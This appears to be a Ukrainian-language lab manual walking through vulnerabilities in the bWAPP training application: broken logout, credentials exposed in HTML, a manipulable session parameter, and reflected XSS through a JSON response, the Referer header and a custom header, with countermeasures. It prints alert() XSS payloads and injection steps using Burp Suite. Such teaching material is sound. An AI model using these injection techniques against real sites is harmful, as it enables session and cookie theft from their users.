
Після того, як натиснете “Так”, проводиться перенаправлення на сторінку входу. Але сесія все ще жива. Просто натисніть кнопку “Назад” у браузері, і будете перенаправлені на сторінку /bWAPP/ba_logout.php:




Отже, зловмисник може легко виконати атаку з фіксацією сеансу.


Broken Authentication – Insecure Login Form уровень Low.

Ця помилка дуже проста, і для її ідентифікації потрібно профільтрувати джерело сторінки, щоб знайти конфіденційну інформацію. Отже, коли переглядаєте вихідний код сторінки (клацніть правою кнопкою миші на сторінці і виберіть перегляд исходника сторінки), ви повинні побачити облікові дані користувача, які зберігаються в HTML. Це дозволяє хакерам з легкістю отримати авутентифікацію. Хотілося б відзначити, що дана уразливість буде зустрічатися рідко.




Отримуємо логін:






Успішно проходимо авторизацію:




Session Mgmt. – Administrative Portals

Вона полягає в нестачі рівня коду. Виберемо Administrative Portals на рівень “Low”, і при переході на дану сторінку, відразу помічаємо, що в URL браузера є рядок, в якому додане значення '0', що означає, що ідентифікатор сеансу був переданий в рядку запиту, де будь-хто міг бачити і маніпулювати значеннями.



Зміна значення з “0” на “1”:



Дозволяє успішно розблокувати дану сторінку.

Практичне завдання 3
Міжсайтовий скриптинг (XSS)

Мета: *виявлення веб-додатків та API, які не захищені належним чином. Зловмисники можуть вкрасти або змінити такі слабко захищені дані, щоб вчинити шахрайство з кредитною карткою, крадіжку особи або інші злочини*

Атаки з використанням міжсайтових сценаріїв (XSS) представляють собою тип впровадження, при якому шкідливі сценарії впроваджуються в інші безпечні і надійні веб-сайти. Атаки XSS відбуваються, коли зловмисник використовує веб-додаток для відправки шкідливого коду, зазвичай у формі сценарію на стороні браузера, іншому кінцевому користувачу. Недоліки, які дозволяють цим атакам бути успішними, досить широко поширені і відбуваються всюди, де веб-додаток використовує вхідні дані користувача в вихідних даних, які він генерує без перевірки або кодування.

Зловмисник може використовувати XSS для відправки шкідливого сценарію нічого не підозрює користувачеві. Браузер


кінцевого користувача не може знати, що сценарієм не можна довіряти, і буде виконувати сценарій. Оскільки він вважає, що сценарій отриманий з надійного джерела, шкідливий сценарій може отримати доступ до будь-яких файлів cookie, токені сеансів або іншої конфіденційної інформації, що зберігається в браузері і використовуваної на цьому сайті. Ці сценарії можуть навіть переписати вміст HTML-сторінки.

Cross-Site-Scripting — Reflected (JSON)

Виберіть Cross-site-Scripting – Reflected (JSON) з меню, що випадає і натисніть Hack.

На цій веб-сторінці, є одне поле введення, і воно просить користувача ввести назву фільму.

Давайте введемо назву фільму, наприклад, Skyfall і натисніть “Пошук”:



Можливо бачити, що назва фільму відображається як в адресному рядку, так і на веб-сторінці, і якщо вихідні дані були відображені в адресному рядку або на веб-сторінці, то можливо ввести корисне навантаження:

І натисніть “Пошук”. Це дозволяє відобразити назву фільму в діалоговому вікні з попередженням:

Введенне корисне навантаження не спрацювало, тому завжди необхідно: коджний раз, коли вихідні дані відображаються на веб-

сторінці, в першу чергу необхідно перевірити джерело перегляду сторінки цієї веб-сторінки таким чином, щоб можливо зрозуміти структуру DOM цієї сторінки, конкретний елемент HTML. І тільки тоді можливо ввести корисне навантаження.

Отже, правою кнопкою миші натиснути та “переглянути вихідний код сторінки”, наприклад, шукаємо назву фільму Skyfall.

```
<script>

    var JSONResponseString = '{"movies":[{"response":"<script>alert('Skyfall')</script>??? Sorry, we don&#039;t have that movie :("}]}';

    // var JSONResponse = eval ("(" + JSONResponseString + ")");
    var JSONResponse = JSON.parse(JSONResponseString);

    document.getElementById("result").innerHTML=JSONResponse.movies[0].response;

</script>
```

Тепер весь оператор знаходиться в подвійних лапках, і коли веб-сторінка виконується зверху і коли вона досягає тега <script>, зе дає, що перший оператор ще не закритий, але дозволяє впровадити Javascript код , тому для того, щоб спочатку виконати корисне навантаження, потрібно закрити поточну інструкцію і впровадити корисне навантаження як нову інструкцію, щоб була можливість виконати поточне корисне навантаження.Основні кроки:

Крок 1


«}]} ';

Закрийте всі відкривають / закривають фігурні дужки, квадратні дужки і одинарні лапки і не забудьте додати крапку з комою в кінці оператора для завершення оператор.

Крок 2

<script> alert ('Skyfall') </ script >

Це буде корисне навантаження, тому що він вже запустив один тег <script>, тому немає необхідності знову запускати інший тег <script>, і тільки нам потрібно показати діалогове вікно з попередженням і закрити тег </ script>.



Це дозволяє успішно показати назву фільму в діалоговому вікні з попередженням.

Таким чином, необхідно зрозуміти DOM (об'єктну модель документа) веб-сторінки, і після цього є можливість вводити корисне навантаження.


ПРОТИДІЯ АТАЦІ

Кодувати небезпечні символи у відповіді

При кожному запиті Http задайте для Content-Type значення application / json і встановіть X-Content-Type-Options: nosniff, щоб він вказував браузерам відключити аналіз MIME.

Cross-site-Scripting — Reflected (Back Button)

Тепер виберіть Cross-site-Scripting – Reflected (Back Button) з меню, що випадає і натисніть Hack.




При натисканні на кнопку “Назад”, вона повернеться на сторінку порталу. Оскільки демонстраційна сторінка була запрошена сторінкою порталу, тому, коли натискається кнопка “Назад”, в заголовку HTTP-посилання посилання на сторінку порталу була визначена як посилання.

Щоб впровадити корисне навантаження, потрібно перехопити HTTP-запит цих двох сторінок, щоб була можливість впровадити корисне навантаження в заголовок HTTP Referer.

Для перехоплення запиту можливо використовувати Burp Suite.

Таким чином, щоб перехопити перший запит, перейдіть на вкладку проксі і натисніть кнопку перехоплення, щоб почати перехоплення HTTP-запиту.



Перейдіть на сторінку порталу і знову виберіть (Відображення міжсайтових сценаріїв – кнопка “Назад”) і натисніть “Зламати”.

Відкрийте набір, щоб побачити деталі перехоплення:


Це дозволяє отримати дані заголовка сторінки порталу та, щоб перевірити інформацію заголовка наступної сторінки, просто натисніть на кнопку пересилання, щоб вона перенаправила запит на наступну сторінку. Так що натискайте кнопку вперед, поки не дійдете до сторінки “xss_back_button.php”.

Це дозволяє отримати подробиці заголовка HTTP на сторінці кнопки назад, і якщо перевірите заголовок Referer, то це дозволяє побачити URL сторінки порталу, тому що ця сторінка була запрошена сторінкою portal.php.

Для перевірки корисного навантаження, введемо “Це помилковий заголовок реферера” і натиснемо “Вперед”.

```
        <tr>

            <td><a href="portal.php">Bugs</a></td>
            <td><a href="password_change.php">Change Password</a></td>
            <td><a href="user_extra.php">Create User</a></td>
            <td><a href="security_level_set.php">Set Security Level</a></td>
            <td><a href="reset.php" onclick="return confirm('All settings will be cleared. Are you sure?');">Reset</a></td>
            <td><a href="credits.php">Credits</a></td>
            <td><a href="http://itsecgames.blogspot.com" target="_blank">Blog</a></td>
            <td><a href="logout.php" onclick="return confirm('Are you sure you want to leave?');">Logout</a></td>
            <td><font color="red">Welcome Bee</font></td>

        </tr>

    </table>

</div>

<div id="main">

    <h1>XSS - Reflected (Back Button)</h1>

    <p>Click the button to go to back to the previous page:

    <input type=button value="Go back" onClick="document.location.href='This is a buggy referer header'">

    </p>

</div>
```

Це забезпечує перехопленння повідомлення (відбивається на вихідній сторінці перегляду), тому тепер є можливість впровадити корисне навантаження JavaScript.



Додамо корисне навантаження, але в нього не можемо написати тег <script>, оскільки він вже знаходиться всередині методу onClick, тому спочатку потрібно завершити попередню інструкцію і записати поточну корисне навантаження.

Натисніть вперед, повернеться на веб-сторінку, якщо натиснути на кнопку “Назад”, корисне навантаження повинно працювати.

Таким чином, можливо додати корисне навантаження JavaScript в заголовок реферера.

ПРОТИДІЯ АТАЦІ

Призначений для користувача введення повинен бути закодований в заголовку HTTP, і розробник може реалізувати фільтри, які усунуть будь-які теги сценаріїв.

А в деяких випадках заголовок X-XSS-Protection може запобігти деяким рівні атак XSS (міжсайтовий скриптинг), оскільки він є надбудовою до браузерів для очищення HTML-відповідей.

Cross-Site-Scripting — Reflected (Custom Header)


Тепер в спадному меню виберіть “Міжсайтовий скриптинг – відбитий (призначений для користувача заголовок)” і натисніть “Зламати”.

Призначені для користувача заголовки HTTP зазвичай використовуються для надання додаткової інформації, і це буде корисно в разі усунення неполадок веб-розробниками.

A Content-Type – найкращий приклад для настроюваного заголовка HTTP, і з цього параметра заголовка ми відправляємо дані в різних форматах з (JSON або XML).

У цій демонстрації bWAPP – це призначений для користувача заголовок, і з цього заголовка ми додамо корисне навантаження XSS.

Щоб впровадити корисне навантаження, потрібно перехопити HTTP-запит, ЦЕ ДАЄ МОЖЛИВІСТЬ використовувати пакет Burp.



Щоб перехопити перший запит, перейдіть на вкладку проксі і натисніть кнопку перехоплення, щоб почати перехоплення HTTP-запиту:


Після цього перейдіть на сторінку порталу, виберіть “Міжсайтовий скриптинг – призначений для користувача заголовок» і натисніть “Зламати”.

Тепер, якщо перейдете до Burp, зможете побачити запит на перехоплення і натискати вперед, поки не дійдете до сторінки “xss_custom_header.php”.

Для перевірки дамо просте повідомлення “Це помилковий заголовок,який настроюється» і натисніть “Вперед”.


Повідомлення відбивається на веб-сторінці, так як воно відображає, це дозволить впровадити корисне навантаження.

Відключить перехоплення. І знову виконайте ті ж кроки, щоб перехопити запит.



Тепер в HTTP-заголовок bWAPP додайте корисне навантаження:

<script> alert ('Это некорректный заголовок') </ script>



Це дозволило ввести корисне навантаження JavaScript в “Призначений для користувача HTTP-заголовок”.

